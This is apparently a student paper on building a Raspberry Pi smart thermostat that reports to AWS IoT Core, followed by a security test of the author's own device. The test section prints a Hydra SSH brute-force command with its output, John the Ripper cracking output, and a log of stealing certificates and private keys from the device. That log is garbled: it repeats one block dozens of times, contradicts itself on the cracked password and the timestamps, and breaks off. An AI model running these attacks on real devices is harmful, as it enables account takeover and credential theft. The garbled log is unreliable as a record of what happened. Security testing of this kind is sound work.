

A Security-Focused IoT Smart Thermostat for Motion and Temperature Alerting

Andy Zheng

Department of Computer and Information Technology

zheng999@purdue.edu

Abstract—This paper explores the design and implementation of a smart thermostat alert system based on IoT technology using a Raspberry Pi, sensors, and AWS Cloud. The Raspberry Pi system collects temperature, humidity, and motion data at the edge, then formats the readings into JSON, and then publishes telemetry over MQTT using TLS 1.3 to AWS IoT Core for cloud-based alerting and analytics. A risk assessment was also carried out to evaluate the system’s integrity against common IoT threats, including Wi-Fi deauthentication attacks, online and offline brute-force attacks, and certificate exfiltration following device compromise. The testing revealed vulnerabilities in wireless availability and credential protection. The findings include a set of countermeasures and underline opportunities for future improvement in sensing, automation, and system security.

Index Terms—MQTT Communication, AWS IoT Core, Deauthentication Attack, Raspberry Pi, Smart Thermostat

I. INTRODUCTION

The growth of IoT technology has brought significant changes in many sectors, one in particular is within residential living. The global smart home market size was valued at 127.8 billion in 2024, is predicted to reach 537.27 billion by 2030 with an expected CAGR growth of 27% from 2025 to 2030. (N/A,2025). The most widely adopted devices in this market are smart thermostats, which offer convenience and energy efficiency. But commercial smart thermostats, while convenient, often have a closed system, which means security configurations, sensor behavior, and cloud interactions are usually hidden from the user and automatically configured.

Several incident that involved smart home devices that had their security compromised has hap-

pened over the years such as, in 2016 there was a Distributed denial of service attack that involved 2 apartment building in Lappeenranta which the attack targeted the system that controlled the central heating and warm water circulation in the buildings, by forcing the heating systems to enter a endless rebooting loop, the hackers effectively cut off heating distribution to residents when at the time the temperatures in Finland were below freezing. (Patel, n.d.) Another instance of an attack was in 2019 when a casino was hacked via a smart thermometer in their lobby aquarium, where they used the internet-connected thermometer to enter the network and found the information of their “high-rollers” and then stole their information.(Patel, n.d.) These attacks show how there are still many vulnerabilities in mass-sold IoT devices.

With the growing concerns, there is a need for IoT devices that are transparent, security-focused, and auditable, especially in systems that impact home safety, comfort, and energy consumption. This paper looks into the design, implementation, and security analysis of a prototype smart thermostat alert system that leverages affordable hardware and cloud services. The goal is to explore how such a system can collect environmental data, trigger automated alerts, and integrate with AWS Cloud while maintaining secure communication and resisting common IoT attacks.

The paper is organized as follows: Section 2 reviews the literature on IoT security, smart home devices, MQTT vulnerabilities, and thermostat automation. Section 3 covers the hardware design, software components, and cloud configuration. Section 4 details the methodology used for sensor data collection, message formatting, testing procedures, and control logic. Section 5 presents the functional

results and overall system performance. Section 6 describes the threat model and provides a comprehensive security analysis. Section 7 discusses the key challenges encountered during development and the lessons learned throughout the implementation and testing process. Section 8 suggests potential future enhancements. Section 9 concludes the paper by summarizing the key findings and highlighting their implications for secure IoT system development.

II. LITERATURE REVIEW

With IoT becoming the standard for smart homes, MQTT is now the preferred protocol. Its lightweight design is optimized for slow and unstable networks, unlike HTTP which carries too much overhead. Zhu et al. pointed out that MQTT's publish and subscribe model is efficient and scalable, maintains low latency and reliable delivery even with a large number of devices. (Zhu et al., 2024)

Despite the operational advantages, IoT systems still have many security challenges due to a lack of standardized publicly known protocols. Sasi et al highlighted that weak, hard coded, or guessable passwords were the main vulnerability, which was often ranked as a top threat by OWASP. (Sasi et al., 2024) Malicious actors usually exploit these vulnerabilities using brute force attacks. These vulnerabilities can lead to the formation of malicious botnets such as Mirai.(Sasi et al., 2024)

To help mitigate these risks, people have suggested using cloud-based security frameworks. Alkhazami et al's paper shows that connecting embedded systems to a cloud server enables secure real-time data monitoring and centralized storage. (Alkhazami et al., 2024) With the addition of securing the MQTT over the "Transport Layer Security (TLS) they can improve transmission security by 85%, while client authentication reduces unauthorized access attempts by 90%".(Zhu et al., 2024) By combining these protocols with an encrypted cloud, the path to a resilient smart home system seems more available.

III. SYSTEM ARCHITECTURE

The design of the IoT smart thermostat alert system is a mixture of hardware sensors, edge computing and secure cloud. The three layer IoT model consists of the perception layer, the edge

gateway later and the cloud layer. This design creates a clear plan of responsibilities, the sensor collect the raw environmental data, the Raspberry Pi formats the data to JSON message and transmits the data, and the Amazon AWS cloud layer performs all high level computing, storage, and alerting. Figure 1 shows the end to end architecture and the interactions between the components.




Figure 1: System Architecture

A. The Perception Layer

The Perception layer represents the physical interface of the Smart Thermostat Alert system, which is responsible for capturing the temperature, humidity and the motion inside the household. It includes two sensors: The AHT21 Temperature and Humidity Sensors and the HC-SR501 PIR Infrared Motion Sensor. The AHT21 is a digital I^2C -based sensor that reads temperature and humidity measurements with high stability and low latency. The raspberry pi will activate the sensor hourly to monitor the overall environmental conditions. The sensor readings are evaluated against predefined thresholds configured with the Raspberry Pi to identify any deviations from the optimal temperature range. The HC-SR501 is a uses passive infrared sensor for motion detection. The PIR sensor detects the changes I the infrared energy caused by human movement and outputs a binary HIGH/LOW signal to the Raspberry Pi. To minimize computation overhead and mitigate false positives, the system enforces a one minute settling period followed by a restricted two minute sampling window each other rather than continuously polling. The perception layer does not

interpret or analyze the signals, it just provides the raw sensors' output.

The Perception Layer's role is intentionally minimal. All intelligence, threshold evaluation and pattern detection happen within the cloud allowing the sensors to still be lightweight and energy efficient.

B. Edge Gateway Layer

The Edge Gateway is stored within a Raspberry Pi Model B with 4g of ram. The Pi functions as the intermediate gateway between the Perception Layer and the Cloud Layer. It does not perform predictive analytics or local decision making, it services as a lightweight data collector and MQTT telemetry publisher. The Edge Gateway Layer consists of two functional components. The python script for data acquisition, the JSON formatter, and data aggregation and injection module. The python script continuously runs on the Raspberry Pi as a service to manage sensor interactions. The python script runs each measurement cycle, the PI will combined the motion binary, temperature reading, and humidity reading into a structured JSON payload as shown. The JSON formatter ensures uniform data formatting and consistency during transmission to AWS IoT Core via MQTT over TLS 1.3.

C. Cloud Layer

The AWS Cloud (Cloud Layer) functions as the intelligence layer of the architecture where all analysis, logic execution, alert generation and visualization happen. The Raspberry Pi published telemetry to AWS IoT Core, where the data is then sent to other cloud services for processing. AWS IoT Core is the central communication hub of the system. It authenticated the Pi using X.509 certificates, establishes a TLS 1.3 encrypted MQTT session and validates all publish/subscribe permission through IoT policies. IoT core receives the telemetry messages and then forwards it to IAM defined rules. Amazon Simple Notification Service (SNS) is used to send real time alerts to users when AWS detects certain condition such as when there is motion detected and the temperature is higher or lower than the predetermined rule. Telemetry data is combined with energy usage data retrieved from an external energy platform and stored in an AWS S3 Bucket. This architecture allows Amazon Athena

to query the unified data for time-series analysis. AWS QuickSight then consumes these query results to generate dashboards, enabling the correlation of motion and temperature frequencies against the household's actual energy consumption.

D. Energy Optimization Potential

Although the current implementation focuses on environmental monitoring and securing the Pi and the cloud. The system is designed to support intelligent energy optimization in future iterations. The combination of hourly temperature measurements and periodic occupancy detection produces the foundational dataset needed for an adaptive AI agent that can help with HVAC control. By correlating the indoor temperature and motion patterns and external energy consumption data, the system can later be adjusted to automatically adjust the thermostat setpoints for comfortability, reduce heating or AC during unoccupied periods and provide actionable insights for improving the household energy efficiency.

IV. METHODOLOGY

The methodology for this project involves collecting structured environmental data, validating the alert logic and MQTT message routing, and stress-testing the system to prove it is reliable over time. The section details the procedures used to collect the sensor data, prepare and transmit the data over a JSON payload, trigger and test the cloud-based alerts, and ensure the PI executes the sensing script autonomously without manual intervention.

Data collection involved two primary sensors: the AHT21 temperature and humidity sensor and the HC-SR501 PIR motion sensor. Both sensors are connected directly to the Raspberry Pi using I^2C and GPIO. To ensure consistent and uniform measurements, data were collected on a fixed schedule. At each measurement interval the following steps will occur, First we will start up the motion detection window, the PIR sensor is given one minutes to warm up for most accurate measurement, then a three minute motion detection window, if motion occurred at any point during this window the cycle is labeled as motion detected, if no motion occurred, it is labeled as no motion. Then the system will read the raw temperature and humidity values from the AHT21 sensor, and

then perform a conversion to translate the Celsius reading to Fahrenheit. Finally, the Raspberry Pi will generate a UNIX Epoch Timestamp to ensure the chronological ordering during analysis. These measurements are then passed to the JSON serialization module.

All telemetry collected by the Pi is converted to a structured JSON document to ensure consistency and compatibility with AWS IoT Core. Each JSON payload contains seven fields: device, ts (timestamp), temperature_f (temperature in Fahrenheit), humidity_pct (humidity percent), client_id, and topic.

To evaluate alerting behavior in the cloud, three alert condition were defined, Low-Temperature Alert triggered when temperature fell below 70°F, High-Temperature Alert triggered when temperature exceeded 78°F, and Stability-Based Turn-off Signal triggered when temperate remained between 73-75°F for at least three consecutive hours.

These threshold simulate realistic home HVAC operational ranges, the testing involved manually changing the ambient conditions using cold air from outside, heat packs to trigger each temperature event and confirm the that the corresponding alert was generated and delivered by Amazon SNS.

To verify that communication between the Raspberry Pi and AWS IoT Core was correct, the one-hour measurement interval was reduced to two minutes. A shorter interval allowed the message to be sent more frequently, making it easier to confirm that telemetry was being transmitted, received, and routed as expected. This is to validate that MQTT messages were consistently published, the AWS IoT Core rules were executed correctly, and the alerts were triggered under the appropriate conditions. During the verification process, the system showed that the messages were successfully encrypted using TLS 1.3, correct publication of telemetry to the designated MQTT topic, accurate rule-based message routing within AWS IoT Core, proper delivery of SNS notification when alert conditions were detected, and correct formatting and accuracy of stored JSON data for message routing to AWS S3.

During early testing, an issue occurred; the sensing script stopped running whenever the SSH session with the Raspberry Pi was terminated. This

happened because the script was initially launched interactively within a terminal session. To ensure 24/7 sensor collection, the sensing script was converted into a system service. I set up the process as automatic execution on system startup, background operation even when there was no SSH session, recovery from power loss or unexpected restarts, and continuous sensor measurement without manual relaunch. This modification was necessary to ensure the long-term accuracy of the IoT system.

V. RESULTS

The experimental deployment of the IoT Smart Thermostat Alert System demonstrated that components work as sensors. Sensors connected to the Pi captured the temperature, humidity, and motion readings well. Temperature, humidity, and motion readings were consistently captured, formatted to JSON, and transmitted securely using MQTT over TLS 1.3. AWS IoT Core successfully authenticated the messages from the device, processed all telemetry messages, sent messages to AWS S3 with correct formatting, and SNS notifications were delivered whenever alert conditions were met. Functionally, the system demonstrated stable end-to-end performance.

To show the results of our findings, Figure 2 shows displays the recorded temperature, humidity, and motion data captured between November 26th and 29th. The figure also includes daily energy usage for November, allowing comparison between the environmental trends and household energy consumption.




Figure 2: Sensor Telemetry (Temperature, Humidity, Motion) and Daily Energy Usage in November

Although the system’s technical performance was successful, the energy usage data showed unexpected results. Instead of showing less energy consumption, the data showed higher energy usage on the days of the testing period. We believe this increase is due to the testing conditions rather than the system behavior. The testing period coincided with irregular occupancy since it was Thanksgiving Day, and there were many manual thermostat adjustments, which skewed energy usage trends.

Overall, the results confirmed that the system performed reliably across all operational aspects: sensing, transmission, routing, alerting, and data storage. The elevated energy consumption observed during testing reflects environmental and behavioral activities rather than limitations in system performance. Additional long term and controlled testing is required to accurately assess the device’s impact on energy usage.

VI. THREAT MODELS & SECURITY ANALYSIS

A. Threat Model

The threat model for this system assumes that the attacker has access to the same local Wi-Fi network as the Raspberry Pi or is within wireless range of it. The attacker is considered not to have physical access to the device and does not have access to AWS IoT Core credentials, private keys, or cloud configurations. MQTT communication is protected with TLS 1.3, so attacks such as Man-in-the-Middle or attacks on the TLS channel are considered excluded from the current analysis. Instead, the threat model focuses on realistic vulnerabilities at the device, network, and authentication layers, which are the most common attack surfaces in consumer IoT deployments.

The attack is assumed to be capable of performing both online and offline password attacks. For online attacks, the malicious entity can automate SSH login attempts using tools such as Hydra, “a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add”. (2025) For offline attacks, the attacker is assumed to be able to capture or acquire a password hash from the Raspberry Pi and attempt to recover the password using a hash-cracking tool such as John the Ripper. These online and offline brute-force techniques represent already

established threats in the IoT security domain, particularly in devices that never change the default credentials or save weak passwords that are easy to guess.

The attacker is also assumed to have the ability to perform wireless-layer disruptions. This includes monitoring Wi-Fi traffic, injecting management frames to the router, and performing deauthentication attacks using tools such as Aircrack-ng. These attacks can disrupt network connectivity without compromising encryption and can happen to Wi-Fi networks that do not have management frame protection.

The security objectives of the system are defined by four critical assets. First, the device connection availability, which is the Raspberry Pi’s ability to maintain continuous Wi-Fi connectivity and uninterrupted MQTT communication with AWS IoT Core, which allows for consistent telemetry publishing and alert generation. Second, credential integrity, the protection of SSH passwords, system accounts, and AWS IoT Core certificates, keys, and permissions, is all crazy vital to preventing unauthorized access or device impersonation in the AWS servers. Third is data accuracy, which needs the temperature, humidity, and motion readings to be accurate and tamper-free, because fake sensor data could lead to incorrect automation or alert responses. Finally, confidentiality of local access ensures that unauthorized users cannot obtain shell access, view sensitive configuration files, or exfiltrate stored credentials from the device.

The attackers’ goals were to get SSH access through weak or default passwords, which would grant complete control over the device. The attacker can also attempt offline password cracking by extracting and analyzing password hashes obtained from the system. Disrupting the Raspberry Pi’s ability to access the Wi-Fi using a deauthentication attack represents another objective as the attack can stop telemetry and turn off the alert function. Finally, the extraction of sensitive files, such as AWS IoT certificates, private keys, and permission files, is performed after gaining access to the device.

The threat model is directly aligned with the attacks that were tested during the evaluation. Online password guessing, offline hash cracking, Wi-Fi deauthentication, and certificate theft were all

possible under the defined malicious entity conditions. Due to attempts at MQTT spoofing and whole device impersonation using stolen certificates being unsuccessful, it will not be included as an attacker's goal in the system.

B. Security Analysis & Counter Measures

A wireless deauthentication attack was carried out using the Aircrack-ng suite to test how dependent the system was on network-layer disruptions. By injecting forged 802.11 deauthentication frames, the attacker forced the Raspberry Pi to disconnect from its access point repeatedly. This happened because the network has been configured using the standard WPA2, which does not authenticate management frames, allowing the device to accept the spoofed packets as legitimate.

During the attack, the Raspberry Pi experienced continuous loss of Wi-Fi connectivity, resulting in the termination of its MQTT session with AWS IoT Core. Telemetry transmission was halted entirely during the disconnection period, resulting in gaps in the temperature, humidity, and motion readings in the dataset. Furthermore, when the device reconnected, it somehow obtained a new IP address, disrupting the ability to oversee administration and confirming that ongoing denial of service (DoS) situations are possible.

Next, an online SSH brute-force attack was performed using Hydra. The Raspberry Pi has a weak password(raspberry1234), a well-known IoT security weakness. Hydra was able to crack the password successfully almost immediately. The Raspberry Pi was vulnerable to password-guessing attacks. This successful SSH login granted the attacker unrestricted command execution, access to the configuration files, and the ability to disable or manipulate sensor readings.

```
(kali@kali:~)$ hydra -l smartthermo -P test_passwords.txt ssh://192.168.4.54 -i 4 -v -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-15 18:28:49
[DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (1:1p/20), ~5 tries per task
[DATA] attacking ssh://192.168.4.54:22/
[VERBOS] Resolving addresses ... [VERBOS] resolving done
[INFO] Testing if password authentication is supported by ssh://smartthermo@192.168.4.54:22
[INFO] Successful, password authentication is supported by ssh://192.168.4.54:22
[22] host: 192.168.4.54 login smartthermo password: raspberry1234
[STATUS] attack finished for 192.168.4.54 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-15 18:21:03
```

Screenshot 1: Successful Hydra Attack

To further evaluate credential security, the device hash was extracted and analyzed using John the Ripper. Using the weak password, the hash was cracked within a couple of minutes using John's

word list rockyou.txt. This experiment highlights the need for strong credential protocols on all IOT deployments; weak or default passwords result in compromise.

```
(kali@kali)-[~]
$ john --show whash_clean.txt
smartthermo:raspberrypi1234

1 password hash cracked, 0 left
```

Screenshot 2: John The Ripper Successful Offline Crack

After achieving shell access during the credential-based attack, the malicious entity extracted the AWS IoT certificate, permission, private key, and Python script stored in the Raspberry Pi. This shows how the attackers compromised the confidentiality of authentication credentials. With the certificate, keys, and permissions, the attacker attempted to impersonate the Pi from a separate machine by connecting to AWS IoT Core and publishing an MQTT message under the identity of the legitimate device. Despite having all the certificates, keys, and permission to impersonate the PI, it failed. AWS IoT Core rejected the connection and prevented the attacker from authenticating or publishing telemetry. We were unable to figure out the precise mechanism behind the rejection.

```
$ cat /smartthermo@192.168.4.54/home/smartthermo/AWS_Pi_SmartThermo/~smartthermo_exfil
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/credentials
[profile default]
device.pem.crt
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 1220 63.740/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-certificate.pem.crt 100% 4896 277.240/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/policies
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/permissions
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-public.pem.key 100% 4896 241.680/s 00:00
smartthermo@192.168.4.54:~$ cat /smartthermo@192.168.4.54:~/.aws/scripts
~7624bb3513dc557a971b0843d8fbc4e17610832cf33ea7db5f09cfce98ba98-private.pem.key 100% 4896 241.680/s 00:00
